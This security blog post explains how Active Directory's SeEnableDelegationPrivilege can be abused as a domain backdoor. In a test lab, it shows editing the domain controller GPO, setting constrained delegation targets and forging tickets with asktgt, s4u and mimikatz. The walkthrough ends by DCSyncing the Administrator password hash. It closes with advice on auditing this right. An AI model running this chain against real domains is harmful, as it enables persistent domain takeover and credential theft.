The Most Dangerous User Right You (Probably) Have Never Heard Of

4 Comments / ActiveDirectory / January 10, 2017


I find Windows user rights pretty interesting. Separate from machine/domain object DACLs, user rights govern things like "*by what method can specific users log into a particular system*" and are managed under User Rights Assignment in Group Policy. Sidenote: I recently integrated privilege enumeration into PowerUp in the **Get-ProcessTokenPrivilege** function, with **-Special** returning 'privileged' privileges.

SeEnableDelegationPrivilege

One user right I overlooked, until Ben Campbell's post on constrained delegation, was SeEnableDelegationPrivilege. This right governs whether a user account can "Enable computer and user accounts to be trusted for delegation." Part of the reason I overlooked it is stated right in the documentation: "*There is no reason to assign this user right to anyone on member servers and workstations that belong to a domain because it has no meaning in those contexts; it is only relevant on domain controllers and stand-alone computers.*" So this right applies to the domain, not the local domain-joined machine.


Ben explained how **SeEnableDelegationPrivilege** factors into constrained delegation. This was a missing piece of the whole puzzle for me. We both first thought that this right *only* governed the modification of the TRUSTED_FOR_DELEGATION and TRUSTED_TO_AUTHENTICATE_FOR_DELEGATION flags- this would have opened up a nifty attack that Ben outlined. Unfortunately for us attackers, it appears that this right also controls the modification of the msDS-AllowedToDelegateTo property, which contains the targets for constrained delegation. If this is unclear, check out the post from last week for more background on constrained delegation.

TL;DR we can't modify delegation specific user account control settings NOR the **msDS-AllowedToDelegateTo** field for targets (even if we have full control of the object) if we don't have the **SeEnableDelegationPrivilege** right:



```
PS C:\Users\eviluser> Get-DomainUser victim | ConvertFrom-UACValue

Name                           Value
----                           -----
NORMAL_ACCOUNT                 512
DONT_EXPIRE_PASSWORD           65536
TRUSTED_TO_AUTH_FOR_DELEGATION 16777216


PS C:\Users\eviluser> whoami
testlab\eviluser
PS C:\Users\eviluser> "testlab\eviluser" | ConvertTo-SID
S-1-5-21-890171859-3433809279-3366196753-1178
PS C:\Users\eviluser> Get-DomainObjectAcl -Identity victim | ?{$_.SecurityIdentifier -match 'S-
1-5-21-890171859-3433809279-3366196753-1178'}


ObjectDN              : CN=victim,CN=Users,DC=testlab,DC=local
ObjectSID             : S-1-5-21-890171859-3433809279-3366196753-1179
ActiveDirectoryRights : GenericAll
BinaryLength          : 36
AceQualifier          : AccessAllowed
IsCallback            : False
OpaqueLength          : 0
AccessMask            : 983551
SecurityIdentifier    : S-1-5-21-890171859-3433809279-3366196753-1178
AceType               : AccessAllowed
AceFlags              : None
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None
AuditFlags            : None



PS C:\Users\eviluser> Set-DomainObject -Identity victim -Set @{"msds-allowedtodelegateto"="cifs
/PRIMARY.testlab.local"} -verbose
VERBOSE: [Get-DomainSearcher] search string:
LDAP://PRIMARY.testlab.local/DC=testlab,DC=local
VERBOSE: [Get-DomainObject] Get-DomainObject filter string:
(&(|(|(samAccountName=victim)(name=victim))))
VERBOSE: [Set-DomainObject] Setting 'msds-allowedtodelegateto' to
'cifs/PRIMARY.testlab.local' for object 'victim'
WARNING: [Set-DomainObject] Error setting/replacing properties for object
'victim' : Exception calling "CommitChanges" with "0" argument(s): "Access is
denied.
```

Now the question is: how can we determine which users have this right in the domain? Since **SeEnableDelegationPrivilege** is applicable *only* on a domain controller itself, we need to check if any group policy object applied to a domain controller modifies the user right assignments for that given DC. In most cases, this will be the "Default Domain Controllers Policy" (GUID = **{6AC1786C-016F-11D2-945F-00C04FB984F9}**). This is exactly what the Get-DomainPolicy -Source DC PowerView function will do:



```
PS C:\Users\eviluser> $Policy = Get-DomainPolicy -Source DC
PS C:\Users\eviluser> $Policy

Name                           Value
----                           -----
Version                        {signature, Revision}
Event Audit                    {AuditDSAccess}
Privilege Rights               {SeDebugPrivilege, SeLoadDriverPrivilege, SeShutdownPrivileg...
Unicode                        {Unicode}
Registry Values                {MACHINE\System\CurrentControlSet\Services\LanManServer\Para...


PS C:\Users\eviluser> $Policy['Privilege Rights']

Name                           Value
----                           -----
SeDebugPrivilege               {*S-1-5-32-544}
SeLoadDriverPrivilege          {*S-1-5-32-544, *S-1-5-32-550}
SeShutdownPrivilege            {*S-1-5-32-544, *S-1-5-32-551, *S-1-5-32-549, *S-1-5-32-550}
SeRestorePrivilege             {*S-1-5-32-544, *S-1-5-32-551, *S-1-5-32-549}
SeAuditPrivilege               {*S-1-5-19, *S-1-5-20}
SeSystemProfilePrivilege       {*S-1-5-32-544, *S-1-5-80-3139157870-2983391045-3678747466-6...
SeProfileSingleProcessPrivi... {*S-1-5-32-544}
SeTakeOwnershipPrivilege       {*S-1-5-32-544}
SeNetworkLogonRight            {*S-1-1-0, *S-1-5-32-544, *S-1-5-11, *S-1-5-9...}
SeIncreaseQuotaPrivilege       {*S-1-5-19, *S-1-5-20, *S-1-5-32-544}
SeChangeNotifyPrivilege        {*S-1-1-0, *S-1-5-19, *S-1-5-20, *S-1-5-32-544...}
SeSecurityPrivilege            {*S-1-5-32-544}
SeEnableDelegationPrivilege    {*S-1-5-32-544}
SeInteractiveLogonRight        {*S-1-5-32-544, *S-1-5-32-551, *S-1-5-32-548, *S-1-5-32-549...}
SeCreatePagefilePrivilege      {*S-1-5-32-544}
SeRemoteShutdownPrivilege      {*S-1-5-32-544, *S-1-5-32-549}
SeSystemEnvironmentPrivilege   {*S-1-5-32-544}
SeUndockPrivilege              {*S-1-5-32-544}
SeIncreaseBasePriorityPrivi... {*S-1-5-32-544}
SeSystemTimePrivilege          {*S-1-5-19, *S-1-5-32-544, *S-1-5-32-549}
SeBackupPrivilege              {*S-1-5-32-544, *S-1-5-32-551, *S-1-5-32-549}
SeMachineAccountPrivilege      {*S-1-5-11}
SeBatchLogonRight              {*S-1-5-32-544, *S-1-5-32-551, *S-1-5-32-559}
SeAssignPrimaryTokenPrivilege  {*S-1-5-19, *S-1-5-20}


PS C:\Users\eviluser> $Policy['Privilege Rights']['SeEnableDelegationPrivilege']
*S-1-5-32-544
PS C:\Users\eviluser> 'S-1-5-32-544' | ConvertFrom-SID
BUILTIN\Administrators
PS C:\Users\eviluser>
```

So by default only members of BUILTIN\Administrators (i.e. Domain Admins/Enterprise Admins/etc.) have the right to modify these delegation settings. But what happens if we can edit this GPO, or any other GPO applied to the domain controller?


Why Care

There are a million ways to backdoor Active Directory given sufficient rights (make that a million and one :). Sean Metcalf calls these "Sneaky Active Directory Persistence Tricks". Some of these involve ACL backdoors, something I've covered some in the past. Other approaches might require maliciously editing GPOs. Still others could involve editing user objects. The **SeEnableDelegationPrivilege** approach is a bit of everything above.

TL;DR: if we control an object that has **SeEnableDelegationPrivilege** in the domain, AND said object has GenericAll/GenericWrite rights over *any* other user object in the domain, we can compromise the domain at will, indefinitely.


Given elevated domain rights OR edit rights to the default domain controller GPO (something @_wald0, @cptjesus, and I are currently working on for BloodHound) for just a few minutes, you can make a single modification to the given GPO to implement this backdoor. This GPO is located at **\\DOMAIN\sysvol\testlab.local\Policies\{6AC1786C-**

016F-11D2-945F-00C04fB984F9}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf. By adding any user SID or username to the **SeEnableDelegationPrivilege** line of the **[Privilege Rights]** section, the setting will take hold whenever the user/machine's current DC reboots or refreshes its group policy:




```
[Version]
signature="$CHICAGO$"
Revision=1
[Event Audit]
AuditDSAccess = 1
[Registry Values]
MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters\EnableSecuritySignature=4,1
MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters\RequireSecuritySignature=4,1
MACHINE\System\CurrentControlSet\Services\Netlogon\Parameters\RequireSignOrSeal=4,1
MACHINE\System\CurrentControlSet\Services\NTDS\Parameters\LDAPServerIntegrity=4,1
[Privilege Rights]
SeAssignPrimaryTokenPrivilege = *S-1-5-19,*S-1-5-20
SeAuditPrivilege = *S-1-5-19,*S-1-5-20
SeBackupPrivilege = *S-1-5-32-544,*S-1-5-32-551,*S-1-5-32-549
SeBatchLogonRight = *S-1-5-32-544,*S-1-5-32-551,*S-1-5-32-559
SeChangeNotifyPrivilege = *S-1-1-0,*S-1-5-19,*S-1-5-20,*S-1-5-32-544,*S-1-5-90-0,*S-1-5-11,*S-1-5-32-554
SeCreatePagefilePrivilege = *S-1-5-32-544
SeDebugPrivilege = *S-1-5-32-544
SeIncreaseBasePriorityPrivilege = *S-1-5-32-544
SeIncreaseQuotaPrivilege = *S-1-5-19,*S-1-5-20,*S-1-5-32-544
SeInteractiveLogonRight = *S-1-5-32-544,*S-1-5-32-551,*S-1-5-32-548,*S-1-5-32-549,*S-1-5-32-550,*S-1-5-9
SeLoadDriverPrivilege = *S-1-5-32-544,*S-1-5-32-550
SeMachineAccountPrivilege = *S-1-5-11
SeNetworkLogonRight = *S-1-1-0,*S-1-5-32-544,*S-1-5-11,*S-1-5-9,*S-1-5-32-554
SeProfileSingleProcessPrivilege = *S-1-5-32-544
SeRemoteShutdownPrivilege = *S-1-5-32-544,*S-1-5-32-549
SeRestorePrivilege = *S-1-5-32-544,*S-1-5-32-551,*S-1-5-32-549
SeSecurityPrivilege = *S-1-5-32-544
SeShutdownPrivilege = *S-1-5-32-544,*S-1-5-32-551,*S-1-5-32-549,*S-1-5-32-550
SeSystemEnvironmentPrivilege = *S-1-5-32-544
SeSystemProfilePrivilege = *S-1-5-32-544,*S-1-5-80-3139157870-2983391045-3678747466-658725712-1809340420
SeSystemTimePrivilege = *S-1-5-19,*S-1-5-32-544,*S-1-5-32-549
SeTakeOwnershipPrivilege = *S-1-5-32-544
SeUndockPrivilege = *S-1-5-32-544
SeEnableDelegationPrivilege = eviluser,*S-1-5-32-544
```

If **eviluser** has full rights over ANY user in the domain, we can modify that user's **msDS-AllowedToDelegateTo** value to be whatever target service we want to compromise. We can also modify the TRUSTED_TO_AUTHENTICATE_FOR_DELEGATION UAC flag if needed. In this case, let's use ldap/DOMAIN_CONTROLLER to facilitate DCSyncing at will:



```
PS C:\Users\eviluser> whoami
testlab\eviluser
PS C:\Users\eviluser> $Policy = Get-DomainPolicy -Source DC
PS C:\Users\eviluser> $Policy['Privilege Rights']['SeEnableDelegationPrivilege']
eviluser
*S-1-5-32-544
PS C:\Users\eviluser> Get-DomainObjectAcl -Identity victim | ?{$_.SecurityIdentifier -match 'S-
```



```
C:\Users\eviluser\Desktop>asktgt.exe /user:victim /domain:testlab.local /key:2b576acbe6bcfda729
4d6bd18041b8fe

  .#####.   AskTGT Kerberos client 1.0 (x86) built on Dec  8 2016 00:31:13
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com                       (oe.eo)
  '#####'                                                      * * */

> Current time      : 1/6/2017 11:45:13 AM
username            : victim
domain              : testlab.local (TESTLAB)
password            : <NULL>
key                 : 2b576acbe6bcfda7294d6bd18041b8fe (rc4_hmac_nt)
[KDC] 'PRIMARY.testlab.local' will be the main server
  * Ticket in file 'tgt.kirbi'

C:\Users\eviluser\Desktop>s4u.exe /tgt:tgt.kirbi /user:Administrator@testlab.local /service:lda
p/PRIMARY.testlab.local

  .#####.   S4U Kerberos client 1.0 (x86) built on Dec  8 2016 00:31:13
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com                       (oe.eo)
  '#####'                                                      * * */

TGT       | filename  : tgt.kirbi
TGT       | Service   : krbtgt / testlab.local @ TESTLAB.LOCAL
TGT       | Principal : victim @ TESTLAB.LOCAL
S4U2Self  | Principal : Administrator @ testlab.local
S4U2Proxy| Service   : ldap / PRIMARY.testlab.local
  * Ticket in file 'ldap.PRIMARY.testlab.local.kirbi'

C:\Users\eviluser\Desktop>mimikatz.exe

  .#####.   mimikatz 2.1 (x64) built on Nov 26 2016 02:28:33
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz              (oe.eo)
  '#####'                                    with 20 modules * * */

mimikatz # kerberos::ptt ldap.PRIMARY.testlab.local.kirbi

* File: 'ldap.PRIMARY.testlab.local.kirbi': OK

mimikatz # lsadump::dcsync /domain:testlab.local /user:TESTLAB\Administrator
[DC] 'testlab.local' will be the domain
[DC] 'PRIMARY.testlab.local' will be the DC server
[DC] 'TESTLAB\Administrator' will be the user account

Object RDN            : Administrator

** SAM ACCOUNT **

SAM Username          : Administrator
Account Type          : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration    :
Password last change : 11/12/2016 7:28:15 PM
Object Security ID    : S-1-5-21-890171859-3433809279-3366196753-500
Object Relative ID    : 500

Credentials:
  Hash NTLM: a6046ae491fea36346d82e83a79777f7
```

If **eviluser** has GenericAll over any target **victim**, then we don't even have to know the victim user's password. We can execute a force password reset using Set-DomainUserPassword to a known value and then execute the asktgt.exe/s4u.exe attack flow.

Obviously, from the defensive side, take note of what users have the **SeEnableDelegationPrivilege** privilege on your domain controllers, through PowerView or other means. This right effectively gives those users complete control of the domain, making a great 'subtle', but easy to detect (if you know what you're looking for) AD backdoor. There are obviously ways you could subvert this given SYSTEM access on a domain controller, and I will detail methods to detect specific DACL modification in the coming weeks, but auditing these applied GPOs is a great start.

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